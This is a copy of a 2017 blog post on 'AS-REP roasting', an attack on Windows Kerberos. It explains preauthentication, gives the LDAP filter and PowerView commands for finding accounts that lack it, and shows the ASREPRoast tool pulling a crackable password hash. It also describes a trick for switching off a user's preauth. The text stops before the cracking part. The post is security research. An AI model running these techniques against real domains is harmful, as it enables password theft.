Roasting AS-REPs | by Will Schroeder

harmj0y.medium.com/roasting-as-reps-e6179a65216b

Will Schroeder 7 августа 2017 г.

Roasting AS-REPs

Will Schroeder

Last November, I published a post titled “” that detailed new developments with PowerView and Tim Medin’s Kerberoasting attack. This started me down the path of looking at Kerberos just a bit more closely. Then a few weeks ago, my coworker Lee Christensen found an interesting presentation from Geoff Janjua of Exumbra Operations titled “”, slides and toolkit located here. One of the interesting points that Geoff mentioned, and that his Python-based “Party Trick” toolkit executes, was abusing user accounts that don’t require Kerberos preauthentication.

I recently dove much deeper into this topic and wanted to share what I was able to learn and develop. This post will give some detailed background on the aspect of Kerberos we’re abusing, what the precise issue is, how to easily enumerate accounts that don’t need preauth, how to extract crackable hashes in these situations, and finally how to crack these retrieved hashes efficiently. There is also an associated PowerShell toolkit, ASREPRoast, that is now live on GitHub.

tl;dr — if you can enumerate any accounts in a Windows domain that don’t require Kerberos preauthentication, you can now easily request a piece of encrypted information for said accounts and efficiently crack the material offline, revealing the user’s password.

Note: this isn’t anything revolutionary, and obviously isn’t as useful as Kerberoasting, as accounts have to have DONT_REQ_PREAUTH explicitly set for them to be vulnerable — you’re still reliant upon weak password complexity for the attack to work. However, this setting still exists on *some* accounts in *some* environments, we’re just not sure as to the frequency as it’s not something we normally looked for before. Our guess is that it’s likely enabled for older accounts, specifically Unix-related ones. If you happen to find it “in the wild”, we’d love to hear from you ;) (@harmj0y or will [at] harmj0y.net).

[Edit] *if you have GenericWrite/GenericAll rights over a target user, you can maliciously modify their userAccountControl to not require preauth, use ASREPRoast, and then reset the value ;)*

Background


I’m not going to go through all aspects of Kerberos, as people like Sean Metcalf have already done a great job of this. If terms like AS-REQ and AS-REP are completely foreign to you, I would recommend reading Sean’s post for some basic background first. The aspect we care for the purposes of this post is something called Kerberos preauthentication.

Under normal operations in a Windows Kerberos environment, when you initiate a TGT request for a given user (Kerberos AS-REQ, message type 10) you have to supply a timestamp encrypted with that user’s key/password. This structure is PA-ENC-TIMESTAMP and is embedded in PA-DATA (preauthorization data) of the AS-REQ — both of these structure are described in detail on page 60 of RFC4120 and were introduced in Kerberos Version 5. The KDC then decrypts the timestamp to verify if the subject making the AS-REQ really is that user, and then returns the AS-REP and continues with normal authentication procedures.

Note: the KDC *does* increase the **badpwdcount** attribute for any incorrect PA-ENC-TIMESTAMP attempts, so we can’t use this as a method to online brute-force account passwords :(

The reason for Kerberos preauthentication is to prevent offline password guessing. While the AS-REP *ticket* itself is encrypted with the *service* key (in this case the krbtgt hash) the AS-REP “encrypted part” is signed with the *client* key, i.e. the key of the user we send an AS-REQ for. If preauthentication isn’t enabled, an attacker can send an AS-REQ for any user that doesn’t have preauth required and receive a bit of encrypted material back that can be cracked offline to reveal the target user’s password.

This is something that has been known for a long time, after all, it’s the reason preauth was implemented in Kerberos! In modern Windows environments, all user accounts require Kerberos preauthentication, but interestingly enough, by default Windows attempts the AS-REQ/AS-REP exchange without preauthentication first, falling back to supplying the encrypted timestamp on the second submission:


Capturing from Local Area Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
kerberos
Expression...

```
No.   Time        Source          Destination     Protocol  Length  Info
   32 13.145275   192.168.52.200  192.168.52.100  KRB5      275 AS-REQ
   33 13.149436   192.168.52.100  192.168.52.200  KRB5      267 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
   40 13.164756   192.168.52.200  192.168.52.100  KRB5      355 AS-REQ
   42 13.167166   192.168.52.100  192.168.52.200  KRB5      217 AS-REP
```

```
▷ Frame 32: 275 bytes on wire (2200 bits), 275 bytes captured (2200 bits) on interface 0
▷ Ethernet II, Src: Vmware_3d:6d:58 (00:0c:29:3d:6d:58), Dst: Vmware_ae:d3:fc (00:0c:29:ae:d3:fc)
▷ Internet Protocol Version 4, Src: 192.168.52.200, Dst: 192.168.52.100
▷ Transmission Control Protocol, Src Port: 50358 (50358), Dst Port: 88 (88), Seq: 1, Ack: 1, Len: 221
◢ Kerberos
    ▷ Record Mark: 217 bytes
    ◢ as-req
        pvno: 5
        msg-type: krb-as-req (10)
      ◢ padata: 1 item
          ▷ PA-DATA PA-PAC-REQUEST
      ◢ req-body
          Padding: 0
        ▷ kdc-options: 40810010 (forwardab
        ◢ cname
            name-type: kRB5-NT-PRINCIPAL
          ◢ name-string: 1 item
              KerberosString: jeppers
          realm: TESTLAB
        ▷ sname
          till: 2037-09-13 02:48:05 (UTC)
          rtime: 2037-09-13 02:48:05 (UTC)
          nonce: 987472757
        ◢ etype: 6 items
```

```
0000  00 0c 29 ae d3 fc 00 0c  29 3d 6d 58
0010  01 05 28 78 40 00 80 06  00 00 c0 a8
0020  34 64 c4 b6 00 58 da e4  43 46 27 37
0030  01 00 eb 74 00 00 00 00  00 d9 6a 81
0040  a1 03 02 01 05 a2 03 02  01 0a a3 15
```

C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\harmj0y>runas /user:TESTLAB\jeppers cmd.exe
Enter the password for TESTLAB\jeppers:
Attempting to start cmd.exe as user "TESTLAB\jeppers" ...

C:\Users\harmj0y>
```


cmd.exe (running as TESTLAB\jeppers)

```
C:\Windows\system32>whoami
testlab\jeppers

C:\Windows\system32>_
```

I have no idea why this behavior happens ¯_(ツ)_/¯

[Edit] @munmap pointed out on Twitter that this behavior is due to the client not knowing the supported ETYPES ahead of time, something explicitly detailed in section 2.2 of RFC6113.

However, Windows offers a way to manually disable this protection for specific accounts through a useraccountcontrol modification:



User logon name: victim @testlab.local

User logon name (pre-Windows 2000): TESTLAB\ victim


☐ Unlock account

Account options:

☐ Use Kerberos DES encryption types for this account
☐ This account supports Kerberos AES 128 bit encryption.
☐ This account supports Kerberos AES 256 bit encryption.
☑ Do not require Kerberos preauthentication

Account expires
● Never
○ End of: Tuesday , February 14, 2017

If you're already an authenticated (but otherwise unprivileged) user, you can easily enumerate what users in the domain have this setting with the LDAP filter **(userAccountControl:1.2.840.113556.1.4.803:=4194304)**. PowerView's **Get-DomainUser** already has this implemented with the parameter:



```
PS C:\Users\harmj0y\Desktop> Get-DomainUser -PreauthNotRequired -Properties distinguishedn
ame -Verbose
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainUser] Searching for user accounts that do not require kerberos
preauthenticate
VERBOSE: [Get-DomainUser] filter string:
(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))

distinguishedname
-----------------
CN=newuser,CN=Users,DC=testlab,DC=local
CN=victim,CN=Users,DC=testlab,DC=local
CN=victim2,CN=Users,DC=testlab,DC=local


PS C:\Users\harmj0y\Desktop>
```

So now we know what the issue is and how to identify vulnerable users. While people have executed brute-forcing of the AS-REQ's PA-ENC-TIMESTAMP component of Kerberos exchanges for well over a decade (the hash format is even in Hashcat, -m 7500/ 'Kerberos 5 AS-REQ Pre-Auth') the only toolset I've seen that attacks RC4 AS-

REPs is Geoff’s Python toolkit. We wanted something that was Windows based that also didn’t need administrative privileges on a machine to allow us flexibility in our attack workflow. We also wanted a faster way to crack these hashes.

ASREPRoast


My first hope was to find something in .NET that exposed the raw bytes of the AS-REP similar to the Kerberoasting approach. I spent a while searching for any .NET method that would allow access to the raw byte response of the AS-REP and unfortunately came up short. Though I can’t say definitively if this is impossible, my gut feeling is that it’s likely an abstraction level too deep for us to access easily through .NET. Even if there was, we would still have one complication, as modern Windows Kerberos environments default to the the AES256-CTS-HMAC-SHA1–96 encryption in the AS-REP instead of the much quicker ARCFOUR-HMAC-MD5/RC4 approach. RC4-HMAC is *significantly* quicker to crack, so we prefer it if possible.

The approach I ended up taking was to construct the AS-REQ by hand in order to control the necessary parameters, and parsing the KDC’s AS-REP response in order to determine success/failure and extract the encrypted material. Here was another roadblock- Kerberos uses ASN.1 encoding for its structures, something that .NET does not have built in encoders or decoders for. Luckily, there is an open source C# version of the Bouncy Castle crypto library that features, among many, many other things, robust capability for ASN.1 encoding and decoding.

Unfortunately, I don’t have time to give a full ASN.1 tutorial, but I will share a few pointers that helped me while developing this tool. The specifications we care about for the AS-REQ are laid out on page 55 of RFC1510 and page 74 of RFC4120. Benjamin Delpy also documents all these ASN.1 structures amazingly in his Kekeo project. Here’s the structure description:

```
AS-REQ ::=        [APPLICATION 10] KDC-REQ



KDC-REQ ::=        SEQUENCE {
           pvno[1]               INTEGER,
           msg-type[2]           INTEGER,
           padata[3]             SEQUENCE OF PA-DATA OPTIONAL,
           req-body[4]           KDC-REQ-BODY
}



PA-DATA ::=        SEQUENCE {
           padata-type[1]        INTEGER,
           padata-value[2]       OCTET STRING,
                         -- might be encoded AP-REQ
}

KDC-REQ-BODY ::=   SEQUENCE {            kdc-options[0]       KDCOptions,
cname[1]             PrincipalName OPTIONAL,                         -- Used only
in AS-REQ            realm[2]             Realm, -- Server's realm
-- Also client's in AS-REQ            sname[3]             PrincipalName OPTIONAL,
from[4]              KerberosTime OPTIONAL,           till[5]
KerberosTime,            rtime[6]             KerberosTime OPTIONAL,
nonce[7]             INTEGER,           etype[8]             SEQUENCE OF INTEGER,
-- EncryptionType,                          -- in preference order
addresses[9]         HostAddresses OPTIONAL,           enc-authorization-data[10]
EncryptedData OPTIONAL,                          -- Encrypted AuthorizationData
encoding            additional-tickets[11]       SEQUENCE OF Ticket OPTIONAL}
```

Another thing that helped me a lot was to Wireshark legitimate Kerberos exchanges, export the Kerberos packet bytes, and visualize the data using this JavaScript ASN.1 decoder:



ASN.1 JavaScript decoder


```
Application 10  (1 elem)
  SEQUENCE  (4 elem)
    [1]  (1 elem)
      INTEGER  5
    [2]  (1 elem)
      INTEGER  10
    [3]  (1 elem)
      SEQUENCE  (1 elem)
        SEQUENCE  (2 elem)
          [1]  (1 elem)
            INTEGER  128
          [2]  (1 elem)
            OCTET STRING  (1 elem)
              SEQUENCE  (1 elem)
                [0]  (1 elem)
                  BOOLEAN  true
    [4]  (1 elem)
      SEQUENCE  (9 elem)
      Offset: 42          a)
      Length: 3+172       NG  (32 bit) 01000000100000001000000000010000
      (constructed)       a)
      Value:                  (2 elem)
      (9 elem)                1 elem)
                              EGER  1
            [1]  (1 elem)
              SEQUENCE  (1 elem)
                GeneralString
        [2]  (1 elem)
          GeneralString
        [3]  (1 elem)
          SEQUENCE  (2 elem)
            [0]  (1 elem)
              INTEGER  2
            [1]  (1 elem)
              SEQUENCE  (2 elem)
                GeneralString
                GeneralString
        [5]  (1 elem)
          GeneralizedTime  2037-09-13 02:48:05 UTC
        [6]  (1 elem)
          GeneralizedTime  2037-09-13 02:48:05 UTC
```

```
6A 81 D6 30 81 D3 A1 03  02 01 05 A2
A3 15 30 13 30 11 A1 04  02 02 00 80
30 05 A0 03 01 01 FF A4  81 AF 30 81
05 00 40 81 00 10 A1 14  30 12 A0 03
0B 30 09 1B 07 6A 65 70  70 65 72 73
54 45 53 54 4C 41 42 A3  1C 30 1A A0
A1 13 30 11 1B 06 6B 72  62 74 67 74
53 54 4C 41 42 A5 11 18  0F 32 30 33
33 30 32 34 38 30 35 5A  A6 11 18 0F
30 39 31 33 30 32 34 38  30 35 5A A7
DB A3 75 A8 15 30 13 02  01 12 02 01
02 01 18 02 02 FF 79 02  01 03 A9 1D
A0 03 02 01 14 A1 12 04  10 57 49 4E
31 20 20 20 20 20 20 20  20
```

This particularly helped during the next part, which was learning how to use Bouncy Castle through PowerShell to construct a proper ASN.1 encoded AS-REQ. But after a few struggles with tagging and finding the correct data structures, I came up with **New-ASReq**, which takes a user/domain name, builds the properly nested components, and returns the raw bytes for the request.


And because we're building this by hand, we can include or omit anything we want. So we can include **just** the ARCFOUR-HMAC-MD5 etype instead of all supported encryption etypes. This type and its use in Windows Kerberos auth is explained in detail in RFC4757. What's especially nice is that section 3 includes the message types for different uses of the algorithm. While the AS-REP **ticket** uses type 2 like a TGS-REP ticket (i.e. kerberoasting) this component of the response is encrypted with the service key, which in this case is the krbtgt hash and therefore not crackable. However, the AS-REP **encrypted part**, which is the section we can essentially 'downgrade' to RC4-HMAC, is the same algorithm but of message type 8. This will come into play later during the cracking section.

A second function in ASREPRoast, **Get-ASREPHash**, wraps **New-ASReq** to generate the appropriate AS-REQ for a specific user/domain, enumerates a domain controller for the passed domain, sends the crafted AS-REQ, and receives the response bytes. Bouncy Castle is used to decode the response, checking whether it is a KRB-ERROR response or a proper AS-REP. If the request succeeded, we can extract out the enc-part section that's RC4-HMAC encrypted using the specified user's hash and return it in a nice format:



```
PS C:\Users\harmj0y\Desktop>
PS C:\Users\harmj0y\Desktop> Get-ASREPHash -UserName victim -Domain testlab.local -Verbose

VERBOSE: [Get-ASREPHash] DC server IP '192.168.52.100' resolved from passed -Domain
parameter
VERBOSE: [Get-ASREPHash] Bytes sent to '192.168.52.100': 164
VERBOSE: [Get-ASREPHash] Bytes received from '192.168.52.100': 1379
$krb5asrep$victim@testlab.local:c6ffcf8d76ad2b6144680379ba282f81$871eccaf37fbdd10cd96ece7
aff4e6324f3ad0f71e4eef54a78f3a2eb49f1e2fcb24da40502b7b356505d818a1c70d96a14e9f8b26b919cbf
54e3c6c7fd1d2d4bf64a90a6a2bc8100eb2a8a6c7f13e9174ee9f2eb1e79bc351d696f14b4d9e676102805c09
56d2475b617f4054125d17b9053a07508e1917de5a0fc84dcebbe5b0667c3ee3fbb8050a08f966e5b69b04288
eb9b7c1704c40b64f602e07fd5e6717c963a64a8338a8d899ea86577e41f8e32c5bab42f4d104e11f5037f652
aee52e18c52f71a001283d673ebf5d941bb97b5a57c7f4b97a68d20d0a3bb95d888b2bc6aa9798e2e5ae6601c
f82899d
PS C:\Users\harmj0y\Desktop>
```

The final useful function in ASREPRoast is . If run from a domain authenticated, but otherwise unprivileged, user context in a Windows Kerberos environment, this function will first enumerate all users who have "Do not require Kerberos preauthentication" set in their user account control settings by using the LDAP filter **(userAccountControl:1.2.840.113556.1.4.803:=4194304)**. For each user returned **Get-ASREPHash** is used to return a crackable hash:

